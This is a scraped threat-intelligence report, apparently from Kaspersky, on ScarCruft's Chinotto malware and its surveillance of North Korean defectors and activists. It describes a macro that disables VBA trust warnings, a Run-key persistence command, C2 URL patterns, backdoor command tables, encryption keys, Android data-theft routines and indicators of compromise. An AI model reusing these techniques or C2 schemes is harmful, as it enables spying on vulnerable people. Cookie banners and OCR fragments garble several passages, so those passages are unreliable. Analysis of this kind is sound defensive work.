


ScarCruft surveilling North Korean defectors and human rights activists



Based on the findings from the compromised machine, we discovered additional malware. The actor utilized three types of malware with similar functionalities: versions implemented in PowerShell, Windows executables and Android applications. Although intended for different platforms, they share a similar command and control scheme based on HTTP communication. Therefore, the malware operators can control the whole malware family through one set of command and control scripts.

We were working closely with a local CERT to investigate the attacker's command and control infrastructure and as a result of this, we were able better understand how it works. The APT operator controls the malware using a PHP script on the compromised web server and controls the implants based on the HTTP parameters. We were also able to acquire several log files from the compromised servers. Based on said files, we identified additional victims in


South Korea and compromised web servers that have been utilized by ScarCruft since early 2021. Additionally, we discovered older variants of the malware, delivered via HWP documents, dating back to mid-2020.

More information about ScarCruft is available to customers of Kaspersky Intelligence Reporting. Contact: intelreports@kaspersky.com

Spear-phishing document

Before spear-phishing a potential victim and sending a malicious document, the actor contacted an acquaintance of the victim using the victim's stolen Facebook account. The actor already knew that the potential target ran a business related to North Korea and asked about its current status. After a conversation on social media, the actor sent a spear-phishing email to the potential victim using a stolen email account. The actor leveraged their attacks using stolen login credentials, such as Facebook and personal email accounts, and thereby showed a high level of sophistication.

After a Facebook conversation, the potential target received a spear-phishing email from the actor. It contains a password-protected RAR archive with the password shown in the email body. The RAR file contains a malicious Word document.



This document contains a malicious macro and a payload for a multi-stage infection process. The first stage's macro contains obfuscated strings and then spawns another macro as a second stage.

The first stage macro checks for the presence of a Kaspersky security solution on the victim's machine by trying the following file paths:

- C:\Windows\avp.exe # Kaspersky AV
- C:\Windows\Kavsvc.exe # Kaspersky AV
- C:\Windows\clisve.exe # Unknown

If a Kaspersky security solution is indeed installed on the system, it enables trust access for Visual Basic Application (VBA) by setting the following registry key to '1':


HKEY_CURRENT_USER\Software\Microsoft\Office\[Application.Version]\Word\Security\AccessVBOM

By doing so, Microsoft Office will trust all macros and run any code without showing a security warning or requiring the user's permission. Next, the macro creates a mutex named 'sensiblemtv16n' and opens the malicious file once more. Thanks to the "trust all macros" setting, the macro will be executed automatically.

If no Kaspersky security software is installed, the macro directly proceeds to decrypt the next stage's payload. In order to achieve this, it uses a variation of a substitution method. The script compares the given encrypted string with a second string to get an index of matched characters. Next, it receives a decrypted character with an index acquired from the first string.

- First string:
 BU+13r7JX9A)dwxvD5h2WpQOGfbmNKPcLelj(kogHs.#yi*lET6V&tC,uYz=Z0RS8aM4Fqn
- Second string: v&tC,uYz=ZORS8aM4FqnD5h2WpQOGfbmNKPcLelj(kogHs.#yi*IET6V7JX9A)dwxBU+13r

The decrypted second stage Visual Basic Application (VBA) contains shellcode as a hex string. This script is responsible for injecting the shellcode into the process notepad.exe.



Host investigation

As a result of our efforts in helping the victim with the analysis, we had a chance to investigate the host of the owner who sent the spear-phishing email. When we first checked the process list, there was a suspicious PowerShell process running with a rather suspicious parameter.

This PowerShell command was registered via the Run registry key as a mechanism for persistence:

• Registry path: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run - ONEGO

c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep |

This registry key causes the HTML Application (HTA) file to get fetched and executed by the mshta.exe process every time the system is booted. The fetched '1.html' is an HTML Application (.hta) file that contains Visual Basic Script (VBS), which eventually executes PowerShell commands.

The PowerShell script offers simple backdoor functionalities and continuously queries the C2 server with HTTP POST requests containing several parameters. At first, it sends a beacon to the C2 server with the host name:

GREAT WEBINARS

13 MAY 2021, 1:00PM GReAT Ideas. Balalaika Edition Next, it attempts to download commands from the C2 server with the following format: **BORIS LARIN, DENIS LEGEZO** hxxp://[redacted].cafe24[.]com/bbs/probook/do.php??type=command&direction=receive&id= 26 FEB 2021, 12:00PM If the HTTP response from the C2 server is 200, it checks the response data and executes the GReAT Ideas. Green Tea Edition delivered commands. JOHN HULTQUIST, BRIAN BARTHOLOMEW, SUGURU ISHIMARU, VITALY KAMLUK, SEONGSU PARK, YUSUKE NIWA, MOTOHIKO SATO Delivered data Description ref: Send a beacon to the C2 server: 17 JUN 2020, 1:00PM HTTP request: ?type=hello&direction=send&id= GReAT Ideas. Powered by SAS: malware attribution and next-gen IoT If the command data includes 'start', execute the given command with cmd: honeypots cmd.exe and send base64 encoded 'OK' with the following POST format. MARCO PREUSS, DENIS LEGEZO, COSTIN RAIU, Otherwise, it executes the given command, redirecting the result to the KURT BAUMGARTNER, DAN DEMETER, YAROSLAV SHMELEV result file (%APPDATA%\desktop.dat), and sends the contents of the file after base64 encoding. 26 AUG 2020, 2:00PM HTTP request: ?type=result&direction=send&id= GReAT Ideas. Powered by SAS: threat actors advance on new fronts IVAN KWIATKOWSKI, MAHER YAMOUT, NOUSHIN SHABAB, We discovered additional malware, tools and stolen files from the victim's host. Due to limited PIERRE DELCHER, FÉLIX AIME, GIAMPAOLO DEDOLA, access to the compromised host, we were unable to figure out the initial infection vector. However Cookiebot the susp writing o : threat the Mast This website uses cookies the last i before c We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other Using the information that you've provided to them or that they've collected from your use of their services. victim, a was stol collecte **Preferences Statistics** Marketing **Necessary** encrypte

Show details >

File archiving and uploading log

uploading
'B14yNK\
bearing to
Up File S

somethi

The other log file, named "s5gRAEs70xTHkAdUjl_DY1fD.dat", also contains a file uploading history, except for file zipping messages. It processes each file with this procedure: "Up Init > Up Start > Up File Succeed".

File uploading log

Based on what we found from this victim, we can confirm that the malware operator collected screenshots and exfiltrated them between August 6, 2021 and September 8, 2021. Based on what we found out from the victim, we can summarize the whole infection timeline. We suspect this host was compromised on March 22, 2021. After the initial infection, the actor attempted to

implant additional malware, but an error occurred that led to the crash of the malware. The malware operator later delivered the Chinotto malware in August 2021 and probably started to exfiltrate sensitive data from the victim.

Timeline of the attack on the victim

ıc				Cookiebe by Usercent
	ebsite uses cookies			
informa	tion about your use of	e content and ads, to provide socia our site with our social media, adveed to them or that they've collected	ertising and analytics partners	who may combine it with oth
	Necessary	Preferences	Statistics	Marketing
cł				
5bk				Show details
5bk cte				Show details
ecł 5bk acte g ru ; or				Show details

at runtime. The malware creates a mutex and fetches the C2 addresses, which are different for each sample we discovered:

Mutex: NxaNnkHnJiNAuDCcoCKRAngjHVUZG2hSZL03pw8Y
C2 address: hxxp://luminix.openhaja[.]com/bbs/data/proc1/proc.php

In order to generate the identification value of the victim, the malware acquires both computer and user name and combines them in the format '%computer name%_%user name%'. Next, it encrypts the acquired string with the XOR key 'YFXAWSAEAXee12D4' and encodes it with base64.

The backdoor continuously queries the C2 server, awaiting commands from the malware operator. We observed an early version of Chinotto malware (MD5 55afe67b0cd4a01f3a9a6621c26b1a49) which, while it also follows this simple principle, uses a hard-coded backdoor command 'scap'. This means this specific sample is only designed for exfiltrating the victim's screenshot.

The Chinotto malware shows fully fledged capabilities to control and exfiltrate sensitive information from the victims.

Command Description

ref:	Send beacon to the C2 serve	r:		
	http://[C2 URL]?ref=id=%s&ty	pe=hello&direction=send		
cmd:	Execute Windows commands %APPDATA%\s5gRAEs70xTH	and save the result to the lkAdUjl_DY1f.dat file after encrypting wit	n a one-byte XOR key	
down:	Download file from the remot	e server		
up:	Upload file			
state:	Upload log file (s5gRAEs70xT	HkAdUjl_DY1fD.dat)		
regstart:	Copy current malware to the to register file to run registry	CSIDL_COMMON_DOCUMENTS folder a	and execute command	
	"reg add HKEY_CURRENT_USI a2McCq /t REG_SZ /d %s /f"	ER\\Software\\Microsoft\\Windows\\Curr	entVersion\\Run /v	
cleartemp:	Remove files from folder "%A	PPDATA%\s5gRAEs70xTHkAdUjl_DY1fD'		
updir:	Archive directory and upload	t. Archive is XOR encoded using the sam	e key used when	Cookiebot by Usercentrics
_	his website uses cookies			
run:	Necessary	Preferences	Statistics	Marketing
chdec:				Show details >
update:				
		, ,	F	ROM THE SAME AUTHORS
wait:	Sleep for 30 minutes			Grandoreiro, the global troja
wakeup:	Wake up after 2.5 seconds			with grandiose goals
slight differe	ence during runtime was disc	e44ac13c78d6cb304d71e2b86) that overed from the same victim. This is oor command using a different sch	s the same fully	Stealer here, stealer there, stealers everywhere!
checks for t and uses it a	the existence of a '*.zbpiz' file as a backdoor command after of the malware to evade dete	in the same folder. If it exists, it load decrypting. The malware authors kection and create custom variants d	ds the file's content eep changing the	Exotic SambaSpy is now dancing with Italian users
In addition, t	here are different Windows enventional Chinotto malware	executable variants of the Chinotto in mentioned above, a different varianced PowerShell command has similar	t contains an	BlindEagle flying high in Latir America
the PowerS such as uplo	hell we found from the victimodaling and downloading capak	ed Power Shell command has similar . However, it contains additional bac bilities. Based on the build timestamp the PowerShell embedded version t	kdoor commands, o of the malware,	EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

mid-2020 and started to use the malicious, PowerShell-less Windows executable from the end of 2020 onward.

Android Chinotto

Based on the C2 communication pattern, we discovered an Android application version of Chinotto malware (MD5 56f3d2bcf67cf9f7b7d16ce8a5f8140a). This malicious APK requests excessive permissions according to the AndroidManifest.xml file. To achieve its purpose of spying on the user, these apps ask users to enable various sorts of permissions. Granting these permissions allows the apps to collect sensitive information, including contacts, messages, call logs, device information and audio recordings. Each sample has a different package name, with the analyzed sample bearing "com.secure.protect" as a package name.

The malware sends its unique device ID in the same format as the Windows executable version of Chinotto.

Beacon URI pattern: [C2 url]?type=hello&direction=send&id=[Unique Device ID]


Next, it receives a command after the following HTTP request:

Retrieve commands: [C2 url]?type=command&direction=receive&id=[Unique Device ID] backdoo Comman This website uses cookies ref: We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. down **Preferences Statistics** Marketing Necessary UriP UploadInf Show details > file path Sms.txt: Save all text messages with JSON format Calllog.txt: Save all call logs with JSON Contact.txt: Save all contact lists with JSON format Account.txt: Save all account information with JSON format Upload collected file after archiving. The archived file is encrypted by AES with the key "3399CEFC3326EEFF". UploadFile ?type=file&direction=send&id= Execute command 'cd /sdcard;ls -alR', save the result to the temporary file (/sdcard/.temp-file.dat) and upload it. Upload all thumbnails and photos after encrypting via AES and the key

"3399CEFC3326EEFF".

ETC ?type=file&direction=send&id= Execute command saving the result to the result file (/sdcard/result-file.dat) and upload the result ?type=file&direction=send&id

We found that the actor had an interest in a more specific file list in one variant (MD5 cba17c78b84d1e440722178a97886bb7). The 'UploadFile' command of this variant uploads specific files to the C2 server. The AMR file is an audio file generally used for recording phone calls. Also, Huawei cloud and Tencent services are two of the targets. To surveil the victim, the list includes target folders as well as /Camera, /Recordings, /KakaoTalk (a renowned Korean messenger), /문건(documents), /사진(pictures) and /좋은글(good articles).



Attack procedure

Older malicious HWP documents


The threat actor behind this campaign delivered the same malware with a malicious HWP file. At that time, lures related to COVID-19 and credential access were used.

HWP hash	HWP file name	Dropped payload hash
f17502d3e12615b0fa8868472a4eabfb	코로나19 재감염 사례-백신 무용지물.hwp (Covid-19 reinfection case- Useless vaccine.hwp)	72e5b8ea33aeb083631d1e8b302e76af (Visual Basic Script)
c155f49f0a9042d6df68fb593968e110	계정기능 제한 안내.hwp (Notice of limitation of account.hwp)	5a7ef48fe0e8ae65733db64ddb7f2478 (Windows executable)

The Visual Basic Script created by the first HWP file (MD5

f17502d3e12615b0fa8868472a4eabfb) has similar functionalities to the Chinotto malware. It also uses the same HTTP communication pattern. The second payload dropped from the malicious HWP is a Windows executable executing an embedded PowerShell script with the same functionalities. These discoveries reveal related activity dating back to at least mid-2020.

Infrastructure



'hello' type

When the script receives the 'type=hello' parameter, it checks the value of 'direction'. In this routine, the script checks the status of the client. The malware operator saves the client status to a specific file, the 'shakest' file in this case. If the 'send' value is being received, the client status is set to 'ON'. If 'receive' is set as well, the client's status log file is sent (likely in order to

send the status of clients to the malware operator). The 'refresh' value is for setting all clients to 'OFF' and 'release' is used to initialize the command file. The client just replies 'OK'.

'type=hello' commands

comm				Cookiebo
order				by Usercentric
ramet				
clien	This website uses cookies			
ere ar nmar nmar 'dire	information about your use of	e content and ads, to provide soc our site with our social media, ad ed to them or that they've collecte	vertising and analytics partners	who may combine it with othe
er to	Necessary	Preferences	Statistics	Marketing
nmar it me				
tains				
ed to				
vidua				Show details >
cess				Show details 7


type=command commands

When uploading command execution results coming from the implant, the script sets the 'type' parameter to 'result'. If the 'direction' parameter equals 'send', it saves the value of the 'data' parameter to the individual result file: "[botid]-result". The 'receive' value of the 'direction' parameter means retrieving the individual result file. The script then sends the result file to the operator after encoding it with base64.

'file' type

The last possible 'type' command is 'file'. This value is used for exfiltrating files from the victim. If a file upload succeeds, the script sends the message 'SEND SUCCESS'. Otherwise, it sends 'There was an error uploading the file, please try again!'.

We discovered that the malware operator used a separate webpage to monitor and control the victims. From several compromised C2 servers we see a control page carrying a 'control.php' file name.



Analyzing other C2 servers, we found more information about possible additional victims. Excluding connections coming from Tor, there are only connections coming from South Korea. Based on the IP addresses, we could distinguish four different suspected victims located in South Korea, and determine their operating system and browser used based on user-agent information:

Victim A connected to the C2 server from July 16 to September 5 and has outdated versions of Windows OS and Internet Explorer. Victim B connected to this server on September 4 and operates Windows 8 and Internet Explorer 10. While we were investigating the C2 server, Victim D kept connecting to it, using Windows 10 with Chrome version 78.

To sum up, this campaign is targeting entities in South Korea, which is a top point of interest for ScarCruft. Based on our findings, we also assume that the threat actor targeted individuals rather than specific companies or organizations.

Attribution

We discovered several code overlaps with old ScarCruft malware named POORWEB. At first, when Chinotto malware uploads the file to the C2 server, it uses the HTTP POST request with a boundary generated with a random function. When Chinotto malware (MD5 OOdf5bbac9ad059c441e8fef9fefc3c1) generates a boundary value, it executes the random() function twice and concatenates each value. The generation process is not exactly the same, but it utilizes a similar scheme as the old POORWEB malware (MD5 97b35c34d600088e2a281c3874035f59).

IN THE SAME CATEGORY

Beyond the Surface: the evolution and expansion of the SideWinder APT group

BlindEagle flying high in Latin America

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

APT trends report Q2 2024

CloudSorcerer - A new APT targeting Russian

Cookiebotby Usercentrics

Moreove cff9d2f8
When the response

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services.

routine t				
	Necessary	Preferences	Statistics	Marketing
				Show details >

C2 response check routine

Apart from code similarity, historically, <u>ScarCruft</u> group is known to surveil individuals related to North Korea such as journalists, defectors, diplomats and government employees. The target of this attack is within the same scope as previous ScarCruft group campaigns. Based on the victimology and several code overlaps, we assess with medium confidence that this cyberespionage operation is related to the ScarCruft group.

Conclusions

Many journalists, defectors and human rights activists are targets of sophisticated cyberattacks. Unlike corporations, these targets typically don't have sufficient tools to protect against and respond to highly skilled surveillance attacks. One of the purposes of our team is to help individuals targeted by APT groups. This research stemmed from this kind of endeavor. Our collaboration with the local CERT allowed us to gain a unique look into ScarCruft's infrastructure setup and allowed us to discover many technical details.

Using these findings, we found additional Android variants of the same malware, which has been invaluable in understanding and tracking ScarCruft TTPs. Moreover, while hunting for related

activity, we uncovered an older set of activity dating back to mid-2020, possibly indicating that ScarCruft operations against this set of individuals have been operating for a longer period of time.

Indicators of compromise

Malicious documents

baa9b34f152076ecc4e01e35ecc2de18	북한의 최근 정세와 우리의 안보.doc
7d5283a844c5d17881e91a5909a5af3c	화학원료.doc (similar document)

HTA file

<u>e9e13dd4434e2a2392228712f73c98ef</u> 1.html

Windows executable Chinotto

5bba b776			Cookiebo by Usercentri
This website uses cool	ies		
450	onalise content and ads, to provide soc se of our site with our social media, ad	•	
	rovided to them or that they've collecte		•
erS			
b03 Necessary	Preferences	Statistics	Marketing
48			
7f7			
5c			
81b			Show details >
oid			
3d2			
6f127ca18a3c2cf94e405df67	·51		

CYTD6T12/Ca18a3C2CTY4e4U50T6/T51

3490053ea54dfc0af2e419be96462b08

cba17c78b84d1e440722178a97886bb7

56f3d2bcf67cf9f7b7d16ce8a5f8140a

Payload hosting URLs

hxxps://api[.]onedrive[.]com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBalVyZDlodU1wUWNjTGt4bXhBV0pjQU1ja2M_ZT1mUnc4VHg/root/contenthxxp://www[.]djsm.co[.]kr/js/20170805[.]hwp

Command and control server

hxxp://luminix[.]openhaja[.]com/bbs/data/proc1/proc[.]php

hxxp://luminix[.]kr/bbs/data/proc/proc[.]php

hxxp://kjdnc[.]gp114[.]net/data/log/do[.]php

hxxp://kumdo[.]org/admin/cont/do[.]php

hxxp://haeundaejugong[.]com/editor/chinotto/do[.]php

hxxp://haeundaejugong[.]com/data/jugong/do[.]php

hxxp://doseoul[.]com/bbs/data/hnc/update[.]php

hxxp://hz11[.]cn/jquery-ui-1[.]10[.]4/tests/unit/widget/doc/pu[.]php


MITRE ATT&CK mapping

Tactic	Technique	Technique Name		
Pesource Development	T1584.006	Compromise Infrastructure: Web Service	ces	
nitial Access	T1566.001	Phishing: Spear-phishing Attachment		
xecution	T1059.001	Command and Scripting Interpreter: PowerShell		
	T1059.005	Command and Scripting Interpreter: Vis	ual Basic	
Persistence	T1547.001	Boot or Logon Autostart Execution: Reg Folder	ristry Run Keys/Startup	
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	on	
	T1036.005	Masquerading: Match Legitimate Name	or Location	
Discovery	T1033	System Owner/User Discovery		
				Cookie bot by Usercentrics
Collectio This w	ebsite uses cookies			
informa	ation about your use	ise content and ads, to provide soci of our site with our social media, advided to them or that they've collected	vertising and analytics pa	rtners who may combine it with other
	Necessary	Preferences	Statistics	Marketing
xfiltratic				
APT				Show details >
MICROS				
SPEAR				

ScarCruft surveilling North Korean defectors and human rights activists


Your email address will not be published. Required fields are marked *

Type your comment here		
		//
Name *	Email *	



A DEH

Posted on February 1, 2022. 12:08 am



I'm under attacking by a extremelyhigh complex and organized by agents.

Reply

// LATEST POSTS

SAS

The Crypto Game of Lazarus APT: Investors vs. Zero-days

BORIS LARIN, VASILY BERDNIKOV

MALWARE DESCRIPTIONS

Grandoreiro, the global trojan with grandiose goals

GREAT

CRIMEWARE REPORTS

Stealer here, stealer there, stealers everywhere!

GREAT

CRIMEWARE REPORTS

Analysis of the Crypt Ghouls group: continuing the investigation into a series of attacks on Russia

KASPERSKY

// LA



This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services.

04 SEP 20 Inside tl

the hum cybercr

ANNA PAVLO

Necessary

Preferences



Statistics



Marketing



60 MIN

acklogs

Show details >

// RE

expansion of the SideWinder APT group

Kaspersky analyzes SideWinder APT's recent activity: new targets in the MiddleEast and Africa, post-exploitation tools and techniques.

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

